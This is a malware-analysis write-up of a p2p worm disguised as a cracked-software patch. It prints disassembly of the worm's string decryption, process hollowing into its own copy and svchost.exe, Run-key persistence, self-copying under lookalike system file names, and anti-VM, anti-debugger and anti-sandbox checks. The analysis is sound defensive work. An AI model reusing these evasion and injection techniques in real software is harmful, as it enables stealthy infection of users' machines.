Trojan-Dropper.Win32.Agent.aang

Today we are going to analyse a p2p worm known as Trojan-Dropper.Win32.Agent.aang (Kaspersky).
It's very easy to find it around the net, just search for a famous program crack using p2p software like Emule or Kazaa. Which programs, you say? We will discover the list ☺
The malware is located in a .rar archive and the name of the .exe is always setup+patch.exe.
The .rar archives are always named as cracks or keygens of famous programs.

This worm is very easy to reverse, it works in the same way of Backdoor.W32.rizo.ab, the malware that I studied in my last article, so I won't spend too time to analyse it.
The interesting thing is the way the malware uses to go all around the net.

Name: setup+patch.exe
File Size: 357.50 KB (366080 bytes)
MD5: 12B6296D870828FC6291BDAD48A0E7CB
SHA-1: E18283DA8F7D039A7B551B3E2D4774D90FA7B0B3

So, let's start to debug it, the first interesting call starting from the EP is at 402703, call sub_401F18:

```
004026FB                 lea     edx, [ebp-14h]
004026FE                 mov     eax, offset dword_4029B4
00402703                 call    sub_401F18   ; Decrypting routine
00402708                 mov     eax, [ebp-14h]
0040270B                 call    sub_4018B8
00402710                 push    eax
00402711                 call    LoadLibraryA
```

In this call the malware decrypts the name of some libraries and APIs that it will use during its execution:

```
....
00401F54 loc_401F54:            ; CODE XREF: sub_401F18+60
00401F54                 mov     eax, [ebp+var_4]
00401F57                 mov     al, [eax+edi-1]  ; edx starts from 01
00401F5B                 mov     [ebp+var_5], al
00401F5E                 lea     eax, [ebp+var_C]
00401F61                 mov     dl, [ebp+var_5]
00401F64                 sub     dl, 3Fh
00401F67                 call    sub_401840
00401F6C                 mov     edx, [ebp+var_C]
00401F6F                 mov     eax, esi
00401F71                 call    sub_401864
00401F76                 inc     edi
00401F77                 dec     ebx
00401F78                 jnz     short loc_401F54
....
```

This is the very easy routine used to decrypt the name of APIs and libraries.
In [ebp+4] is stored a string, the size of the string is moved in ebx, at every loop the malware subtracts 3F from the edi-th byte, this is how, at the first time, it decrypts "kernel32.dll":

Before:

```
AA A4 B1 AD A4 AB 72 71 6D A3 AB AB       ª¤±-¤«rqm£««
```

After:

```
6B 65 72 6E 65 6C 33 32 2E 64 6C 6C       kernel32.dll
```

Back to the main flow the malware loads kernel32.dll by calling LoadLibraryA, then starts to decrypt the name of the APIs and to retrieve their addresses in the .dll using GetProcAddress.

At the end of these operations, 4027FD, the retrieved APIs are: GetProcAddress, FreeLibrary, CloseHandle, FreeResource, FindResourceA, SizeofResource, LoadResource, LockResource.

At 40280F and at 402820 there are two “call edi”, they are calls to FindResource: the malware tries to load “TRARKM1” and “TRACK1”, the first resource is present in the .exe (just take a look with a resource editor) but “TRACK1” is not, so the second “call edi” will return a 00.

After two calls to SizeofResource, 40284F and 40285E (the second one will fail), it’s time for the malware to load the resources, of course it will success in loading “TRARKM1” only.
These are the first of the 46FF8 bytes of “TRARKM1”:

```
0040FB08  3F 35 47 3F 3B CB D8 CE 7E 80 7E 1E 82 7E 8D 7E  ?5G?;ËØÎ~€~-,~□~
0040FB18  7D F5 7D 4D 36 7E 0E 40 BE 7E 98 D1 7E CD 7F 1E  }õ}M6~@¾~˜Ñ~Í□-
```

In the main flow we can jump to 4028ED because the calls before this offset are related to the missing resource “TRACK1”.
Keep on stepping we arrive at a well known call:

```
00402919      lea     edx, [ebp-4Ch] ; it moves in edx the size of “TRACK1”
0040291C      mov     eax, ds:dword_404148 ; and in eax the whole resource
00402921      call    sub_401F18           ; Yes, the decrypting call!
```

So, going back to the main flow the content of the buffer is:

```
00B40050  00 F6 08 00 FC 8C 99 8F 3F 41 3F DF 43 3F 4E 3F  .ö□.üŒ™□?A?ßC?N?
00B40060  3E B6 3E 0E F7 3F CF 01 7F 3F 59 92 3F 8E 40 DF  >¶> ÷?Ï□□?Y’?Ž@ß
```

It seems to need another decryption because it doesn’t seem the source of a PE (and this is what we were expecting to find).
Looking at 8C 99 8F it’s easy to see that subtracting 3F the result is very good for us: 8C 99 8F -> 4D 5A 50 “MZP” so we can expect that the decryption routine will be the same.
Before this the malware “decompresses” the content of the buffer, we can find the decompression cycle by entering in the call sub_401E28 at 40292C, the cycle starts at 401C64.
The routine is very easy so there is no need to report it and at the end of it we have in the buffer an 8F600 bytes long sequence starting with:

```
00E40028  8C 99 8F 3F 41 3F 3F 3F 43 3F 4E 3F 3E 3E 3F 3F  Œ™□?A???C?N?>>??
00E40038  F7 3F 3F 3F 3F 3F 3F 3F 7F 3F 59 3F 3F 3F 3F 3F  ÷???????□?Y?????
```

Ok, now it’s time for the second decryption; back to the main flow we find the call sub_401F18 at 402937.
After executing it the sequence becomes:

```
02B60028  4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00  MZP.□...□.□.ÿÿ..
02B60038  B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00  ¸.......@.□.....
```

Now the malware has finished to decrypt the process, it only needs to make it run.
To execute the code that it decrypted before, the malware use the same scheme as Backdoor.W32.rizo.ab, it's all inside the call sub_4020B0 at 402971.
Inside this call first of all it decrypts some APIs name and retrieves their address in the libraries "kernel32.dll" and "ntdll.dll", these APIs are:

CreateProcessA, GetThreadContext, ReadProcessMemory, WriteProcessMemory, SetThreadContext, ResumeThread, VirtualAllocEx from **"kernel32.dll",**

ZwUnmapViewOfSection from **"ntdll.dll".**

Now begins the scheme:

- It creates a suspended process named OurPath\setup+patch.exe by calling CreateProcessA at 402334 ;
- It retrieves the context of the created process by calling GetThreadContext at 402365 ;
- It reads from the memory 4 bytes "00 00 40 00" by calling ReadProcessMemory at 402388 ;
- It allocates memory with VirtualAllocEx and starts to write the decrypted code in the memory of the process by calling WriteProcessMemory at 4023FC and 402448 (two "call esi");
- It writes the 4 bytes it read at 402388 back in the same process at the same address in order to fix section address;
- It executes the code using SetThreadContext and ResumeThread at 402486 and 4024BC;

In this particular case the malware writes 8F600 bytes.
So, we can easily dump the memory and obtain a working .exe which we can disassemble and debug, the following is the analysis of the resulting file which size is 573.50 KB (587265 bytes) and that can be renamed as an .exe.
During the analysis I will call it Derived-1.exe but remember that this is not a standalone executable file.

Derived-1.exe analysis:

The entry point of Derived-1.exe is at 40364A, the first interesting call is at 463A79:

```
00463A75                push    eax
00463A76                lea     eax, [ebp-18h]
00463A79                call    sub_455F30  ; goes to GetSystemDirectoryA
00463A7E                lea     eax, [ebp-18h]
00463A81                mov     edx, offset dword_4643F8  ; "doskeys.exe"
00463A86                call    sub_40472C
00463A8B                mov     edx, [ebp-18h]
00463A8E                pop     eax
00463A8F                call    sub_404868
00463A94                jz      loc_463D99
```

The call sub_455F40 retrieves the name of the system directory and the call sub_40472C binds that string to the one moved in edx at 463A81, so, in this case, at 463A8B in edx there's the string "c:\WINDOWS\system32\doskeys.exe".
At 463A8F the malware checks if the name of the current process is "c:\WINDOWS\system32\doskeys.exe", if it is than the code jumps far away.
After a few of instructions the flow arrives here:

```
00463A9A       mov eax, offset aPatchAppliedSu ; "Patch applied succesfully! If
your soft"...
00463A9F       call    sub_42EAB0
```

The call sub_42EAB0 creates and shows a form saying "Patch applied succesfully! If your software is still trial maybe you need to install it before patch it".
Following the flow we find again the call sub_455F30 and the call sub_40472C, used this time to create the string "c:\WINDOWS\System32\gh14rs.txt".

```
00463AA7                    call    sub_455F30
00463AAC                    lea     eax, [ebp-1Ch]
00463AAF                    mov     edx, offset dword_464480
00463AB4                    call    sub_40472C
00463AB9                    mov     eax, [ebp-1Ch]
00463ABC                    call    sub_408EF4
00463AC1                    test    al, al
00463AC3                    jnz     loc_463CFC
```

At 463ABC the malware checks if gh14rs.txt exists in our system directory, if so then the code jumps to 463CFC.
After this check there is a sequence of blocks formed by these instructions:

```
00463AC9                    lea     eax, [ebp-24h]
00463ACC                    call    sub_455F30
00463AD1                    lea     eax, [ebp-24h]
00463AD4                    mov     edx, offset dword_464494  ; the .exe name
00463AD9                    call    sub_40472C
00463ADE                    mov     eax, [ebp-24h]
00463AE1                    call    sub_40491C
00463AE6                    mov     edx, eax
00463AE8                    lea     eax, [ebp-20h]
00463AEB                    call    sub_40465C
00463AF0                    mov     eax, [ebp-20h]
00463AF3                    call    sub_408F28  ;  it goes to DeleteFileA
```

With this routine the malware creates the name of some .exe files (these files are usually created by some malware so, if you are not infected, the malware will not find it) and tries to delete them by calling DeleteFileA inside the call 408F28.
The files are: ciadvs.exe, ciadvss.exe, gpedits.exe, cliconfgs.exe, chkdsks.exe, chkdskss.exe, ftps.exe, cleanmgrs.exe.

Keep on stepping we arrive at:

```
00463C4E    call    sub_455EA4  ; it goes to GetTempPathA
00463C53    lea     eax, [ebp-60h]
00463C56    mov     edx, offset dword_464540   ; "emp_03.exe"
00463C5B    call    sub_40472C
00463C60    mov     edx, [ebp-60h]
00463C63    mov     eax, offset aGood ; "GOOD"
00463C68    call    sub_455FBC  ; Here it loads resources and creates files
```

At 463C4E the derivate-1.exe retrieves the path of the directory designated for temporary files and, looking at the following lines, it seems it wants to create a file called "emp_03.exe" in that dir. What will be in "emp_03.exe"? We can discover it by going inside the call sub_455FBC:

```
….
00455FFD                 push    eax             ; lpName
00455FFE                 mov     eax, ds:hModule
00456003                 push    eax             ; hModule
00456004                 call    FindResourceA
00456009                 mov     ebx, eax
0045600B                 push    ebx             ; hResInfo
0045600C                 mov     eax, ds:hModule
00456011                 push    eax             ; hModule
00456012                 call    SizeofResource
00456017                 mov     esi, eax
00456019                 push    ebx             ; hResInfo
0045601A                 mov     eax, ds:hModule
0045601F                 push    eax             ; hModule
00456020                 call    LoadResource
…
```

Inside the call the malware searches for the resource "GOOD" at 456004 and loads it 456020, then:

```
0045602E                 push    0               ; hTemplateFile
00456030                 push    80h             ; dwFlagsAndAttributes
00456035                 push    2               ; dwCreationDisposition
00456037                 push    0               ; lpSecurityAttributes
00456039                 push    2               ; dwShareMode
0045603B                 push    40000000h       ; dwDesiredAccess
00456040                 push    edi             ; lpFileName
00456041                 call    CreateFileA_0
00456046                 mov     ebx, eax
00456048                 push    0               ; lpOverlapped
0045604A                 lea     eax, [ebp+NumberOfBytesWritten]
0045604D                 push    eax             ; lpNumberOfBytesWritten
0045604E                 push    esi             ; nNumberOfBytesToWrite
0045604F                 mov     eax, [ebp+lpBuffer]
00456052                 push    eax             ; lpBuffer
00456053                 push    ebx             ; hFile
00456054                 call    WriteFile_0
```

The malware can now create TempPath\emp_03.exe and write in it the CC00 bytes of "GOOD" (we can see the resource with a common resource editor.

We can expect that derived-1.exe (and the setup+patch.exe) will launch emp_03.exe so, to analyse it, it's better to dump the memory once again in order to create another standalone .exe (this time the file is a real standalone file, not like derived-1.exe, I will call it derived-good.exe).

Going back to the main flow the malware starts at 463C6D to create the string "c:\WINDOWS\System32\gh14rs.txt" and in the call sub_402AFC, at 00402AE7 (call dword ptr [ebx+18h]), it creates that empty file.

Then, there are this instructions:

```
00463CDF                 push    eax  ; the Temp path
00463CE0                 push    0
00463CE2                 push    offset aEmp_03_exe ; "emp_03.exe"
00463CE7                 push    offset aOpen_0  ; "open"
00463CEC                 push    ebx
00463CED                 call    ShellExecuteA
```

```
00463CF2                push    258h
00463CF7                call    Sleep_0
```

Here the malware executes emp_03.exe.
We will analyse later emp_03.exe (derived-good.exe) so now we keep on following the code of derived-1, the process which has been launched by setup+patch.exe.
After executing emp_03.exe, to code arrives to 463CFC where there is a well known scheme:

```
00463CFC                lea     eax, [ebp-6Ch]
00463CFF                call    sub_455F30
00463D04                lea     eax, [ebp-6Ch]
00463D07                mov     edx, offset dword_464578  ; “rar.exe”
00463D0C                call    sub_40472C
00463D11                mov     edx, [ebp-6Ch]
00463D14                mov     eax, offset dword_464588 ; “RAR”
00463D19                call    sub_455FBC
```

At 403D19 there is the call sub_455FBC and in this call the malware searches for the resource “RAR”, loads it and creates the file c:\WINDOWS\System32\rar.exe writing in it the resource bytes.
As we can see by analysing the resource of derived-1.exe, rar.exe is packed with UPX, look at the sections’ name:

```
000001C0  00 00 00 00 00 00 00 00 55 50 58 30 00 00 00 00  ........UPX0....
000001D0  00 D0 00 00 00 10 00 00 00 00 00 00 00 04 00 00  .Ð...□.......□..
000001E0  00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 E0  ............€..à
000001F0  55 50 58 31 00 00 00 00 00 90 00 00 00 E0 00 00  UPX1.....□...à..
00000200  00 8A 00 00 00 04 00 00 00 00 00 00 00 00 00 00  .Š...□..........
```

Anyway it’s to say that rar.exe is not a malware, it’s only a file that the malware will use for its scope.
As I said at the beginning of this article, the malware creates .rar archives containing setup+patch.exe and rar.exe is the program it uses to create this archives and to compress setup+patch.exe.
Trying to make it run by using the DOS prompt this is what will appear at the beginning:

Microsoft (R) Cabinet Tool – Version 5.00.2134.1
Copyright (C) Microsoft Corp. 1981-1999

Usage: CABARC [options] command cabfile [@list] [files] [dest_dir]

This rows are followed by the commands and the options list.
It really seems to be the grandpa of WinRAR ☺.

After creating rar.exe and after a few of instructions the malware arrives here:

```
00463D5A                push    eax
00463D5B                call    CopyFileA
00463D60                push    0
00463D62                lea     eax, [ebp-78h]
00463D65                call    sub_455F30
00463D6A                mov     eax, [ebp-78h]
00463D6D                call    sub_40491C
00463D72                push    eax
00463D73                push    0
00463D75                push    offset dword_46458C  ; “doskeys.exe”
```

```
00463D7A                push    offset aOpen_0  ; "open"
00463D7F                push    ebx
00463D80                call    ShellExecuteA
```

These are the parameters for CopyFileA:

```
00C32BA4 |ExistingFileName = "C:\Documents and Settings\…\Desktop\derived-1.exe"
00C32B78 |NewFileName = "C:\WINDOWS\system32\doskeys.exe"
00000000 |FailIfExists = FALSE
```

It's easy to see that by launching the process that we dumped and renamed derived-1.exe, setup+patch.exe copies itself in the system dir renaming the copy "doskeys.exe", a very malicious name, the real Windows file is, in fact, "doskey.exe".
After copying the file as doskeys.exe, the malware makes it run by calling ShellExecuteA.
This is why at the beginning of the code, at 463A8F, there's that cheks about the name of the current process: if the name of the current process is "c:\WINDOWS\System32\doskeys.exe" the malware jumps all the creation routines of doskeys.exe, rar.exe, emp_03.exe and all execution routines.
After executing doskeys.exe, the process arrives here:

```
00463D85                mov     ecx, offset dword_4643F8   ; "doskeys.exe"
00463D8A                mov     edx, offset aSoftwareMicr_8
00463D8F                mov     eax, 80000001h
00463D94                call    sub_4077D0
00463D99
00463D99 loc_463D99:    ; CODE XREF: 00463A94
```

In edx there's the name of a registry key:
`"Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\Windows Printing Driver"`

It's easy to expect that inside the call sub_4077D0 will be located a call RegCreateKeyA, and we can find it by entering in the call sub_407568 which is at 40782F, inside the call sub_4077D0:

```
004075C5                push    eax             ; phkResult
004075C6                push    0               ; lpSecurityAttributes
004075C8                push    20006h          ; samDesired
004075CD                push    0               ; dwOptions
004075CF                push    0               ; lpClass
004075D1                push    0               ; Reserved
004075D3                mov     eax, [ebp+var_C]
004075D6                call    sub_40491C
004075DB                push    eax             ; lpSubKey
004075DC                push    edi             ; hKey
004075DD                call    RegCreateKeyExA
…
0040763D                push    eax             ; lpValueName
0040763E                mov     eax, [ebp+hKey]
00407641                push    eax             ; hKey
00407642                call    RegSetValueExA
…
0040764C                mov     eax, [ebp+hKey]
0040764F                push    eax             ; hKey
00407650                call    RegCloseKey_0
```

Here is all that the malware needs to create the registry key and to set the value to "doskeys.exe". In this way doskeys.exe (which, as said, is a copy of setup+patch.exe) will be loaded at every Windows startup.

As you can see, if the current process name is “c:\WINDOWS\System32\doskeys.exe”, the registry key will not be created.
Keep on following the code, we arrive at:

```
00463DC0                  call    sub_404868
00463DC5                  jz      short loc_463DCE
00463DC7                  xor     eax, eax
00463DC9                  call    sub_404454 ; it goes to ExitProcess
00463DCE loc_463DCE:                            ; CODE XREF: 00463DC5
```

Here the malware checks again if the current process name is “…\doskeys.exe”, if it’s not the jz at 463DC5 does not jump and the process exits.
After this point the role of derived-1.exe and of setup+patch.exe that launched derived-1.exe is finished, the .rar archives will be created by doskeys.exe which is located in our system dir.

We left suspended “emp_03.exe”, the standalone file created by setup+patch.exe by running the process we have analysed before, so, let’s look at it.

Emp_03.exe analysis:

As I said before, in order to analyse Emp_03.exe I dumped the memory of derived-1.exe and I created a new .exe file, derived-good.exe, which is, of course, a copy of Emp_03.exe.

At first sight Emp_03.exe seems to work as setup+patch.exe and this is really what it does, the only difference is the process that it will launch using the scheme CreateProcessA – ResumeThread that I’ve shown you before.
The resource loaded by Emp_03.exe is called “TRARKM1” but it’s not the same of setup+patch.exe (this is only 9749 bytes long), after being decrypted and decompressed the process acts as a standalone executable (exactly as derived-1.exe), so we can dump the memory and create a working 12C00 byte long executable file.
This file, that I called derived-rootkit.exe, is the core of our malware.

Derived-rootkit.exe Analysis:

We are finally arrived at the heart of the malware.
It is to remember that, when the process that we’ve called Derived-rootkit.exe is launched for the first time, doskeys.exe hasn’t been created yet.

Few instructions after the EP (40FEFC) we find a series of calls:

```
0040FF21                  mov     fs:[eax], esp
0040FF24                  call    sub_40D2B4
0040FF29                  call    sub_40D444
0040FF2E                  call    sub_40D554
0040FF33                  call    sub_40D3BC
0040FF38                  call    loc_40D66C
0040FF3D                  cmp     al, 1
0040FF3F                  jnz     short loc_40FF48
```

All these initial calls are used to verify if we are using a virtual machine, a debugger or a sandbox.
Inside the first one, at 40D2CE there is the call sub_40B61C and inside this call the process calls GetVolumeInformationA:

```
0040B62F                 push    ebp
0040B630                 push    offset loc_40B6A3
0040B635                 push    dword ptr fs:[eax]
0040B638                 mov     fs:[eax], esp
0040B63B                 push    0               ; nFileSystemNameSize
0040B63D                 push    0               ; lpFileSystemNameBuffer
0040B63F                 lea     eax, [ebp+FileSystemFlags]
0040B642                 push    eax             ; lpFileSystemFlags
0040B643                 lea     eax, [ebp+MaximumComponentLength]
0040B646                 push    eax             ; lpMaximumComponentLength
0040B647                 lea     eax, [ebp+VolumeSerialNumber]
0040B64A                 push    eax             ; lpVolumeSerialNumber
0040B64B                 push    105h            ; nVolumeNameSize
0040B650                 push    0               ; lpVolumeNameBuffer
0040B652                 push    offset RootPathName ; "C:\\"
0040B657                 call    GetVolumeInformationA
```

Back to 40D2D3, the process starts to checks if our hd number is equal to some constant values: 6CBBC508, 0012FC38, 00CD1A40 and 98D9FB1E, if it is then the process is terminated.
This is a trick anti-sandbox, for example, the first value, 6CBBC508, is relavite to the Anubis sandbox: http://anubis.iseclab.org/

Let's look inside the second call, call sub_40D444: at 40D470 there's the call sub_408B04 and inside this there's the call sub_408888.
In the last call, derived-rootkit.exe loads some APIs from kernel32.dll:

```
CreateToolhelp32Snapshot, Heap32ListFirst, Heap32ListNext, Heap32First,
Heap32Next, Toolhelp32ReadProcessMemory, Process32First, Process32Next,
Process32FirstW, Process32NextW, Thread32First, Thread32Next, Module32First,
Module32Next, Module32FirstW, Module32NextW.
```

Back from call sub_408888 the process calls CreateToolhelp32Snapshot that, as the name said, takes a snapshot of the processes, heaps, modules, and threads used by the processes.

```
0040D46B        mov     eax, 2
0040D470        call    sub_408B04 ; It goes to CreateToolhelp32Snapshot
0040D475        mov     [ebp+hObject], eax
0040D478        mov     [ebp+var_130], 128h
0040D482        lea     edx, [ebp+var_130]
0040D488        mov     eax, [ebp+hObject]
0040D48B        call    sub_408B24 ; It goes to Toolhelp32ReadProcessMemory
0040D490        mov     [ebp+var_4], eax
0040D493        jmp     short loc_40D4FD
0040D495 ; ----------------------------------------------------------------
0040D495
0040D495 loc_40D495:                              ; CODE XREF: sub_40D444+BD
0040D495                 lea     eax, [ebp+var_134]
0040D49B                 lea     edx, [ebp+var_10C]
0040D4A1                 mov     ecx, 104h
0040D4A6                 call    sub_4027FC
0040D4AB                 mov     eax, [ebp+var_134]
0040D4B1          mov     edx, offset aVmwareservice_ ; "VMwareService.exe"
0040D4B6                 call    sub_40296C
0040D4BB                 jz      short loc_40D4E5
0040D4BD                 lea     eax, [ebp+var_138]
0040D4C3                 lea     edx, [ebp+var_10C]
0040D4C9                 mov     ecx, 104h
0040D4CE                 call    sub_4027FC
0040D4D3                 mov     eax, [ebp+var_138]
0040D4D9         mov     edx, offset aVmwareservice_ ; "VMwareService.exe"
```

```
0040D4DE                 call    sub_40296C
0040D4E3                 jnz     short loc_40D4EC
0040D4E5
0040D4E5 loc_40D4E5:                          ; CODE XREF: sub_40D444+77
0040D4E5                 xor     eax, eax
0040D4E7                 call    sub_4025A4
0040D4EC ; ---------------------------------------------------------------
0040D4EC
0040D4EC loc_40D4EC:                         ; CODE XREF: sub_40D444+9F
0040D4EC                 lea     edx, [ebp+var_130]
0040D4F2                 mov     eax, [ebp+hObject]
0040D4F5                 call    sub_408B44    ; It goes to Process32Next
0040D4FA                 mov     [ebp+var_4], eax
0040D4FD
0040D4FD loc_40D4FD:                         ; CODE XREF: sub_40D444+4F
0040D4FD                 cmp     [ebp+var_4], 0
0040D501                 jnz     short loc_40D495
0040D503                 mov     eax, [ebp+hObject]
0040D506                 push    eax             ; hObject
0040D507                 call    CloseHandle_0
0040D50C                 xor     eax, eax
```

After CreateToolhelp32Snapshot the process calls Toolhelp32ReadProcessMemory at 40D48B, in this way, as MSDN says, it *"copies memory allocated to another process into an application-supplied buffer"*.
At this point it starts a cycle when it compares the names of all the processes with "VMWareService.exe" which is at 40D540, at every loop it calls Process32Next in order to retrieve information about the next process recorded in the system snapshot.
The way to bypass this check is really easy: to modify the bytes at 40D540 is enough to let us keep on stepping peacefully ☺.

In the third call, call sub_40D554, the malware uses the same scheme it uses for "VMWareService.exe", but this time the searched process is "ParallelsToolCenter.exe". Of course th malware is searching for Parallels, a virtual machine for Mac.

In the forth call, call sub_40D3BC, the malware calls a series of FindWindow, starting here:

```
0040D3BC sub_40D3BC     proc near             ; CODE XREF: 0040FF33
0040D3BC                 push    0               ; lpWindowName
0040D3BE                 push    offset ClassName ; "OLLYDBG"
0040D3C3                 call    FindWindowA
0040D3C8                 test    eax, eax
0040D3CA                 jz      short loc_40D3D3
0040D3CC                 xor     eax, eax
0040D3CE                 call    sub_4025A4
```

The first call it searches for a windows called "OLLYDBG", then it searches for "icu_dbg", "owlwindow" and "OWL_Window", we can bypass this check in the same way we did for the "VMWareService.exe" one.

In the fifth and last call of this series, call sub_40D66C, there's another trap for the debuggers:

```
…
0040D66C                 push    ebp
0040D66D                 mov     ecx, offset loc_40D6B6
0040D672                 mov     ebp, esp
0040D674                 push    ebx
0040D675                 push    ecx
0040D676                 push    large dword ptr fs:0
```

```
0040D67D                 mov     large fs:0, esp
0040D684                 mov     ebx, 0
0040D689                 mov     eax, 1
0040D689 ; ---------------------------------------------------------------
0040D68E                 dw 3F0Fh ;  The trap
0040D690 ; ------------------------------------------------------------
0040D690                 pop     es
0040D691                 or      esi, [esi]
0040D693                 mov     eax, [esp]
0040D696                 mov     large fs:0, eax
0040D69D                 add     esp, 8
0040D6A0                 test    ebx, ebx
0040D6A2                 setz    al
0040D6A5                 db      36h
0040D6A5                 lea     esp, [ebp-4]
0040D6A9                 db      36h
0040D6A9                 mov     ebx, [esp]
0040D6AD                 db      36h
0040D6AD                 mov     ebp, [esp+4]
0040D6B2                 add     esp, 8
0040D6B5                 retn
0040D6B6 ; ----------------------------------------------------------
0040D6B6 loc_40D6B6:                                ; DATA XREF: 0040D66D 0040D6B6
mov     ecx, [esp+0Ch]
0040D6BA                 mov     dword ptr [ecx+0A4h], 0FFFFFFFFh
0040D6C4                 add     dword ptr [ecx+0B8h], 4
0040D6CB                 xor     eax, eax
0040D6CD                 retn
```

I've already shown this trick in my article about the Backdoor.W32.rizo.ab here: http://revengstuff.files.wordpress.com/2009/09/analyzing_rizo_ab.pdf, the debugger crashes when we step on the instructions at 40D68E.
If the debugger is not active, the exception is managed by the program and the program jumps to 40D6B6 and goes back to 40D692.
To bypass thi trick we need to replace these instructions with:

```
004030A2 0F3F ??? ; Unknown command
004030A4 07 POP ES
004030A5 0B36 OR ESI,DWORD PTR DS:[ESI]
```

with:

```
004030A2 FEC3 INC BL
004030A4 90 NOP
004030A5 90 NOP
004030A6 90 NOP
```

In this way the flow goes on with no exception and bl is non zero.

There's still an anti-sandbox check and it's located here:

```
0040FF48                 call    sub_40D6D0

Inside call sub_40D6D0:

0040D6D0                 push    offset aSbiedll_dll ; "SbieDll.dll"
0040D6D5                 call    GetModuleHandleA_0
0040D6DA                 test    eax, eax
0040D6DC                 jz      short locret_40D6E5
0040D6DE                 xor     eax, eax
0040D6E0                 call    sub_4025A4
```

This is a trick for the sandbox called “Sandboxie” in fact when sandboxie loads a process it injects SbieDll.dll into that process.

After this series of checks the first interesting thing is here:

```
0040FF70                 mov     edx, [ebp-18h]
0040FF73                 pop     eax
0040FF74                 call    sub_40296C
0040FF79                 jnz     short loc_40FFB2
```

At 40FF74 the rootkit compares the result of GetModuleFileNameA with “c:\WINDOWS\System32\svchost.exe”, as derived-1.exe does with “doskeys.exe”, if the current process is not svchost.exe then the jump is taken.
The code arrives then to a CreateFileA – GetFileSize – ReadFile scheme here:

```
0040FFE7                 push    eax
0040FFE8                 call    CreateFileA_0
0040FFED                 mov     ds:dword_412BDC, eax
0040FFF2                 push    0
0040FFF4                 mov     eax, ds:dword_412BDC
0040FFF9                 push    eax
0040FFFA                 call    GetFileSize_0
0040FFFF                 mov     ds:dword_412BE0, eax
00410004                 mov     eax, offset unk_412BE4
00410009                 mov     edx, ds:dword_412BE0
0041000F                 call    sub_402B4C
00410014                 push    0
00410016                 push    offset unk_412BE8
0041001B                 mov     eax, ds:dword_412BE0
00410020                 push    eax
00410021                 mov     eax, offset unk_412BE4
00410026                 call    sub_402A74
0041002B                 push    eax
0041002C                 mov     eax, ds:dword_412BDC
00410031                 push    eax
00410032                 call    ReadFile_0
```

The file created and read is emu_03.exe, yes, it opens and reads another instance of emu_03.exe, then the code arrives here:

```
0041005C                 lea     eax, [ebp-24h]
0041005F                 mov     edx, offset dword_410274
00410064                 call    sub_402830
00410069                 mov     edx, [ebp-24h]
0041006C                 xor     ecx, ecx
0041006E                 pop     eax
0041006F                 call    sub_40F81C
```

In the call sub_40F81C the malware loads some APIs from kernel32.dll and ntdll.dll, then it starts the scheme CreateProcessA – ResumeThread.
The name of the created process is “c:\WINDOWS\System32\svchost.exe” and the malware writes in the process memory the 12C00 bytes it read before, in this way it injects in the created process the code of emu_03.exe.

```
0040FC9A loc_40FC9A:                                        ; CODE XREF: sub_40F81C+46F
0040FC9A                 mov     eax, [ebp+var_74]
0040FC9D                 push    eax
0040FC9E                 call    [ebp+var_5C] ; Call ResumeThread
```

Here is the ResumeThread, so the new process named svchost.exe is executed.
If we use a network traffic monitor when the svchost.exe is launched, we can see the network activity of the malware, we will see this later.

Derived-rootkit acts now similary to derived-1.exe, derived-1.exe creates “doskeys.exe” while Derived-rootkit creates dllhosts.exe.
So at 4100C4 the rootkit checks if the current process is “dllhosts.exe”) exactly as derived-1.exe does for “doeskeys.exe”) and 4100F7 checks if the c.p. is “svchost.exe”:

```
004100C1                 mov     edx, [ebp-2Ch]
004100C4                 pop     eax
004100C5                 call    sub_40296C
004100CA                 jz      loc_41019F
```

Finally at 410199:

```
00410199                 push    eax
0041019A                 call    MoveFileA
0041019F
0041019F loc_41019F:                  ; CODE XREF: 004100CA
```

These are the parameters for MoveFileA:

```
0015E8C0       |ExistingName = "TempPath\emu_03.exe"
0015E878       |NewName = "C:\WINDOWS\system32\dllhosts.exe"
```

The malware moves the file emu_03.exe (that launched the process that we call derived-rootkit) from the temp dir to the system dir and renames it “dllhosts.exe”.
Now the role of derived-rootkit and of emu_03.exe is finished and at 4101CF there is the call sub_4024A4 which goes to ExitProcess (the flow reaches this point if the process name is not svchost.exe).
We expected the process to add a registry key to load dllhosts.exe at every Window startup but, as we are going to see, this registry key is added by svchost.exe when derived-rootkit.exe makes it run at 0040FC9E.

Before analysing what happens if the GetModuleFileNameA returns “c:\WINDOWS\System32\svchost.exe” let see what happens if the jumps at 4100CA (the one about “dllhosts.exe”) and 00463A94 (the one about “doskeys.exe”) are taken:

```
004101C2              mov edx, dword ptr [ebp-54]
004101C5              pop eax
004101C6              call sub_0040296C
004101CB              je 004101E0
004101CD              xor eax, eax
004101CF              call sub_004025A4  ; it goes to ExitProcess
```

It simply checks if “dllhosts.exe” = “svchost.exe” and if it is not then it goes to ExitProcess.

It’s better to open a new paragraph about doskeys.exe because its explanation will take some rows more than the previous.

Doskeys.exe analysis

Let’s take the derived-1.exe, move it in our system dir and rename it doskeys.exe, and now..let’s debug it!

This time the jz 00463D99 located at 00463A94 is taken; a few of instructions after 463D99 there is a new check related to the name at 463DC5 (jz 463DCE).
The first interesting instructions are:

```
00463E0F                push    eax
00463E10                call    CopyFileA
00463E15                push    0
00463E17                lea     eax, [ebp-8Ch]
00463E1D                call    sub_455F30
00463E22                mov     eax, [ebp-8Ch]
00463E28                call    sub_40491C
00463E2D                push    eax
00463E2E                push    offset dword_464618   ; “N “”
00463E33                lea     eax, [ebp-94h]
00463E39                call    sub_455EA4    ; It calls GetTempPathA
00463E3E                push    dword ptr [ebp-94h]
00463E44                push    offset dword_464624   ; “TEMP01.RAR”
00463E49                push    offset dword_46463C
00463E4E                lea     eax, [ebp-98h]
00463E54                call    sub_455EA4    ; It calls GetTempPathA
00463E59                push    dword ptr [ebp-98h]
00463E5F                push    offset aSetupPatch_exe ; "Setup+Patch.exe"
00463E64                push    offset dword_46463C
00463E69                lea     eax, [ebp-90h]
00463E6F                mov     edx, 7
00463E74                call    sub_4047E4
00463E79                mov     eax, [ebp-90h]
00463E7F                call    sub_40491C
00463E84                push    eax
00463E85                push    offset dword_464640    ; “rar.exe”
00463E8A                push    offset aOpen_0   ; "open"
00463E8F                push    ebx
00463E90                call    ShellExecuteA
```

The call CopyFileA copies doskeys.exe into the temp dir and renames it as “Setup+Patch.exe”.
